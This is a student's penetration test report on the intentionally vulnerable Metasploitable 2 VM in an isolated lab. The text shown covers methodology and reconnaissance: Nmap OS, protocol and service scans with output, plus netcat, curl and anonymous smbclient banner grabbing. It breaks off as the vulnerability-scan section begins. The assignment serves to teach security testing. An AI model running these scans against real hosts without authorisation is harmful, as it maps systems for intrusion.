


Black-Box Penetration Test Report

Metasploitable 2 Target Vulnerability Assessment
(April 2026)



Bhagya Nawarathna
BSc (Hons) Information Technology (UG)
University of Kelaniya

Table of Contents

Table of Figures 2

Table of Tables 2

1. Introduction 3

2. Methodology 4

3. Reconnaissance (Q1) 5

 3.1. IP Address of the Target (1a) 5

 3.2. Operating System (1b) 6

 3.3. Supported IP Protocols (1c) 7

 3.4. Services and Version Information (1d) 8

4. Vulnerability Scan (Q2) 14

 Vulnerability 1: Canonical Ubuntu Linux SEoL (8.04.x) 15

 Vulnerability 2: VNC Server ‘password’ Password 16

 Vulnerability 3: Bind Shell Backdoor Detection 17

 Vulnerability 4: Samba Badlock (CVE-2016-2118) 18

 Vulnerability 5: SSL DROWN Attack 19

5. Exploitation (Q3) 20

 Exploit 1 - Bind Shell Backdoor (Port 1524) 20

 Exploit 2 - VNC Server Weak Password (Port 5900) 21

6. Post-Exploitation Activities 23

6. Recommendations (Q4) 25

7. Conclusion 27

Table of Figures

Figure 1 sudo netdiscover output showing the target IP address	5
Figure 2 ip addr show output showing the target IP address	5
Figure 3 Nmap OS detection (-O) showing Linux kernel 2.6.x	6
Figure 4 Nmap protocol scan (-sO) showing supported IP protocols.....	7
Figure 5 Nmap protocol scan (-sV -sC) output I.....	10
Figure 6 Nmap protocol scan (-sV -sC) output II	11
Figure 7 Manual Banner Grabbing Output I	12
Figure 8 Nmap protocol scan (-sV -sC) output III	12
Figure 9 Manual Banner Grabbing Output II	13
Figure 10 Nessus scan summary page	14
Figure 11 Nessus details for Canonical Ubuntu Linux SEoL (8.04.x).....	15
Figure 12 Nessus details for VNC weak password	16
Figure 13 Nessus details for bind shell backdoor	17
Figure 14 Nessus details for Samba Badlock	18
Figure 15 Nessus details for SSL DROWN Attack	19
Figure 16 Netcat session showing root shell and verification commands.....	20
Figure 17 VNC viewer session showing successful output	22
Figure 18 VNC viewer session showing metasploitable desktop	22
Figure 19 Post-exploitation commands and outputs I.....	23
Figure 20 Post-exploitation commands and outputs II.....	24
Figure 21 Post-exploitation commands and outputs III.....	24

Table of Tables

Table 1 All discovered services and their versions	10
Table 2 Recommendations	26

1. Introduction

This report documents a Black-box penetration test performed as part of Assignment 2 for INTE 31393 Information Security. The objective was to assess the security posture of a target virtual machine (VM) provided for the exercise. The target is known to be intentionally vulnerable (Metasploitable 2). The test followed a recognized penetration testing methodology (PTES) and used tools such as Nmap, Nessus Essentials, and Metasploit Framework.

The test was conducted in an isolated lab environment using Oracle VirtualBox. The attacking machine was Kali Linux, and the target was Metasploitable 2. Both VMs were configured with Host-Only networking to prevent any impact on external systems.

The report addresses four specific questions:

Q1. Reconnaissance: IP address, operating system, supported IP protocols, and running services with versions.

Q2. Vulnerability scan: identification of security weaknesses with impact and mitigation.

Q3. Exploitation: two successful exploits with proof of concept.

Q4. Recommendations: mitigation measures for all discovered vulnerabilities.

All findings are supported by screenshots, which are referenced throughout the report.

2. Methodology

The penetration test was structured according to the Penetration Testing Execution Standard (PTES), which includes the following phases:

- **Pre-engagement interactions:** The scope was defined as the target VM only. Denial-of-service attacks were excluded.
- **Reconnaissance:** Active scanning was performed using `netdiscover` and `Nmap` to discover the IP address, operating system, open ports, and services.
- **Threat modelling:** Potential attack vectors were identified based on the enumerated services (e.g., backdoors, default passwords, outdated software).
- **Vulnerability analysis:** Nessus Essentials was used to perform a comprehensive vulnerability scan. Manual verification was also conducted.
- **Exploitation:** Two vulnerabilities were exploited; one manual (netcat to port 1524) and one using the VNC client (weak password on port 5900). Post-exploitation activities were performed to demonstrate impact.
- **Reporting:** This document presents the findings, impact analysis, and recommendations.

All activities were carried out in a controlled lab environment. No real systems were affected.


3. Reconnaissance (Q1)

3.1. IP Address of the Target (1a)

To discover the target's IP address, the `netdiscover` tool was used on the Host-Only network (192.168.56.0/24). The command executed was: `sudo netdiscover`

The output revealed several live hosts. The target VM was identified by its MAC address prefix `08:00:27`, which belongs to Oracle VirtualBox. The IP address of the target is: `192.168.56.102`

The Kali attacking machine had the IP address `192.168.56.101`, confirmed with `ip addr show`




Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:10	1	60	Unknown vendor
192.168.56.100	08:00:27:e7:3b:99	1	60	PCS Systemtechnik GmbH
192.168.56.102	08:00:27:36:b2:ae	1	60	PCS Systemtechnik GmbH

Figure 1 `sudo netdiscover` output showing the target IP address



```
(bhagya@kali)~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:45:80:ff brd ff:ff:ff:ff:ff:ff
   inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
       valid_lft 554sec preferred_lft 554sec
   inet6 fe80::a00:27ff:fe45:80ff/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 2 `ip addr show` output showing the target IP address

3.2. Operating System (1b)

Operating system detection was performed using Nmap's `-O` flag. The command was:


```
sudo nmap -O 192.168.56.102
```

 and Nmap returned the following information:

```
Device type: general purpose,
```

```
Running: Linux 2.6.X,
```

```
OS details: Linux 2.6.9 - 2.6.33
```



```
(bhagya@kali)-[~]
$ sudo nmap -O 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-06 20:54 +0530
Nmap scan report for 192.168.56.102
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:36:B2:AE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.84 seconds
```

Figure 3 Nmap OS detection (-O) showing Linux kernel 2.6.x

This kernel range corresponds to Ubuntu 8.04, which is the base operating system of Metasploitable 2. Later access to the target confirmed the OS as Ubuntu 8.04.


3.3. Supported IP Protocols (1c)

A protocol scan was conducted using Nmap's `-sO` option. This scan determines which IP protocols (e.g., TCP, ICMP, IGMP) are supported by the target. The command was:

```
sudo nmap -sO 192.168.56.10
```

The results indicated that the target supports TCP (protocol 6), ICMP (protocol 1), IPCV (protocol 71), Several other protocols.

Thus, the target is capable of communication using multiple Layer-3 protocols, which expands the potential attack surface.



```
(bhagya@kali)-[~]  
$ sudo nmap -sO 192.168.56.102  
[sudo] password for bhagya:  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-11 02:36 +0530  
Nmap scan report for 192.168.56.102  
Host is up (0.0040s latency).  
Not shown: 246 open|filtered n/a protocols (no-response)  
PROTOCOL STATE SERVICE  
1 open icmp  
6 open tcp  
71 closed ipcv  
93 closed ax.25  
94 closed ipip  
101 closed ifmp  
154 closed unknown  
179 closed unknown  
197 closed unknown  
200 closed unknown  
MAC Address: 08:00:27:36:B2:AE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap done: 1 IP address (1 host up) scanned in 16.11 seconds
```

Figure 4 Nmap protocol scan (-sO) showing supported IP protocols

3.4. Services and Version Information (1d)

To enumerate running services and their versions, two methods were employed a full Nmap service scan and manual banner grabbing using `nc` (netcat) and `curl`.

Nmap scan: `sudo nmap -sV -sC -p- 192.168.56.102`

This command scanned all 65,535 TCP ports (`-p-`), performed service version detection (`-sV`), and ran default scripts (`-sC`). The scan took approximately four minutes and produced a comprehensive list of open ports, services, and versions.

Manual banner grabbing:

For critical ports, manual connections were made to capture exact banners. The following commands were executed:

- Port 21 (FTP): `nc -nv 192.168.56.102 21` → 220 (vsFTPd 2.3.4)
- Port 22 (SSH): `nc -nv 192.168.56.102 22` → SSH-2.0-OpenSSH_4.7p1
Debian-8ubuntu1
- Port 80 (HTTP): `curl -I http://192.168.56.102` → Server: Apache/2.2.8
(Ubuntu)
- Port 139/445 (SMB): `smbclient -L //192.168.56.102 -N`
→ Server:[Samba 3.0.20-Debian]
- Port 3306 (MySQL): `nc -nv 192.168.56.102 3306` → 5.0.51a-3ubuntu5
- Port 5432 (PostgreSQL): `nc -nv 192.168.56.102 5432` → PostgreSQL
8.3.0 – 8.3.7

The following table summarizes all discovered services and their versions as obtained from the Nmap scan and manual verification.

Port	Service	Version / Banner
21/tcp	FTP	vsFTPD 2.3.4
22/tcp	SSH	OpenSSH 4.7p1 Debian 8ubuntu1
23/tcp	Telnet	Linux telnetd
25/tcp	SMTP	Postfix
53/tcp	DNS	ISC BIND 9.4.2
80/tcp	HTTP	Apache 2.2.8 (Ubuntu)
111/tcp	RPC	rpcbind
139/tcp	NetBIOS-SSN	Samba 3.x
445/tcp	Microsoft-DS	Samba 3.0.20-Debian
512/tcp	exec	netkit-rsh
513/tcp	login	netkit-rlogin
514/tcp	shell	netkit-rsh
1099/tcp	RMI Registry	GNU Classpath grmiregistry
1524/tcp	ingreslock	Backdoor (root shell)
2049/tcp	NFS	nfsd
2121/tcp	FTP	ProFTPD 1.3.1

3306/tcp	MySQL	MySQL 5.0.51a-3ubuntu5
3632/tcp	distccd	distccd v1
5432/tcp	PostgreSQL	PostgreSQL 8.3.0 – 8.3.7
5900/tcp	VNC	VNC (password “password”)
6000/tcp	X11	X11 (access denied)
6667/tcp	IRC	UnrealIRCd
8009/tcp	AJP13	Apache Jserv (Protocol v1.3)
8180/tcp	HTTP	Apache Tomcat 5.5
8787/tcp	drb	Ruby DRb RMI

Table 1 All discovered services and their versions

```

(bhagya@kali)-[~]
$ sudo nmap -sV -sC -p- 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-06 20:59 +0530
Stats: 0:01:56 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 21:01 (0:00:01 remaining)
Stats: 0:02:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 21:01 (0:00:02 remaining)
Stats: 0:03:03 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 21:02 (0:00:03 remaining)
Nmap scan report for 192.168.56.102
Host is up (0.0037s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.56.101
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
| vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_sslv2:

```

Figure 5 Nmap protocol scan (-sV -sC) output I

```

|_ ciphers:
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|_ ssl-date: 2026-04-06T15:33:06+00:00; -14s from scanner time.
|_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
53/tcp open domain ISC BIND 9.4.2
|_ dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_ http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #100000)
|_ rpcinfo:
|   program version port/proto service
|   100000 2 111/tcp rpcbind
|   100000 2 111/udp rpcbind
|   100003 2,3,4 2049/tcp nfs
|   100003 2,3,4 2049/udp nfs
|   100005 1,2,3 37376/udp mountd
|   100005 1,2,3 46730/tcp mountd
|   100021 1,3,4 34189/udp nlockmgr
|   100021 1,3,4 48735/tcp nlockmgr
|   100024 1 49544/udp status
|   100024 1 49822/tcp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
|_ mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsCompression, SupportsTransactio
|   Status: Autocommit
|   Salt: RtpU;cdJ%yU}501A6*mj
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=C
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ ssl-date: 2026-04-06T15:33:06+00:00; -14s from scanner time.
5900/tcp open vnc VNC (protocol 3.3)
|_ vnc-info:
|   Protocol version: 3.3
|   Security types:
|   VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
6697/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_ http-title: Apache Tomcat/5.5
|_ http-favicon: Apache Tomcat
|_ http-server-header: Apache-Coyote/1.1
8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr

```

Figure 6 Nmap protocol scan (-sV-sC) output II

```
48735/tcp open  nlockmgr      1-4 (RPC #100021)
49822/tcp open  status        1 (RPC #100024)
MAC Address: 08:00:27:36:B2:AE (PCS Systemtechnik/Oracle VirtualBox virtual M
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-04-06T11:32:58-04:00
|_clock-skew: mean: 59m46s, deviation: 2h00m02s, median: -14s
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:

Service detection performed. Please report any incorrect results at https://r
Nmap done: 1 IP address (1 host up) scanned in 241.09 seconds
```

Figure 8 Nmap protocol scan (-sV-sC) output III

```
(bhagya@kali)-[~]
$ nc -nv 192.168.56.102 21
(UNKNOWN) [192.168.56.102] 21 (ftp) open
220 (vsFTPd 2.3.4)
^C

(bhagya@kali)-[~]
$ nc -nv 192.168.56.102 22
(UNKNOWN) [192.168.56.102] 22 (ssh) open
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
^C

(bhagya@kali)-[~]
$ curl -I http://192.168.56.102
HTTP/1.1 200 OK
Date: Fri, 10 Apr 2026 20:16:59 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html
```

Figure 7 Manual Banner Grabbing Output I


```

(bhagya@kali)-[~]
$ smbclient -L //192.168.56.102 -N
Anonymous login successful

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  tmp            Disk      oh noes!
  opt            Disk
  IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
  ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

  Server          Comment
  -----
  Workgroup        Master
  WORKGROUP        METASPLOITABLE

(bhagya@kali)-[~]
$ nc -nv 192.168.56.102 3306
(UNKNOWN) [192.168.56.102] 3306 (mysql) open
>
5.0.51a-3ubuntu5zaUh+=0y,1'nu$M9t`cR0^C

(bhagya@kali)-[~]
$ nc -nv 192.168.56.102 5432
(UNKNOWN) [192.168.56.102] 5432 (postgresql) open
^C

```

Figure 9 Manual Banner Grabbing Output II

4. Vulnerability Scan (Q2)

A vulnerability scan was performed using `Nessus Essentials` (free version). The target IP `192.168.56.102` was configured as the scan target. The scan took approximately 15 minutes and identified `69 vulnerabilities`, including several rated Critical and High.

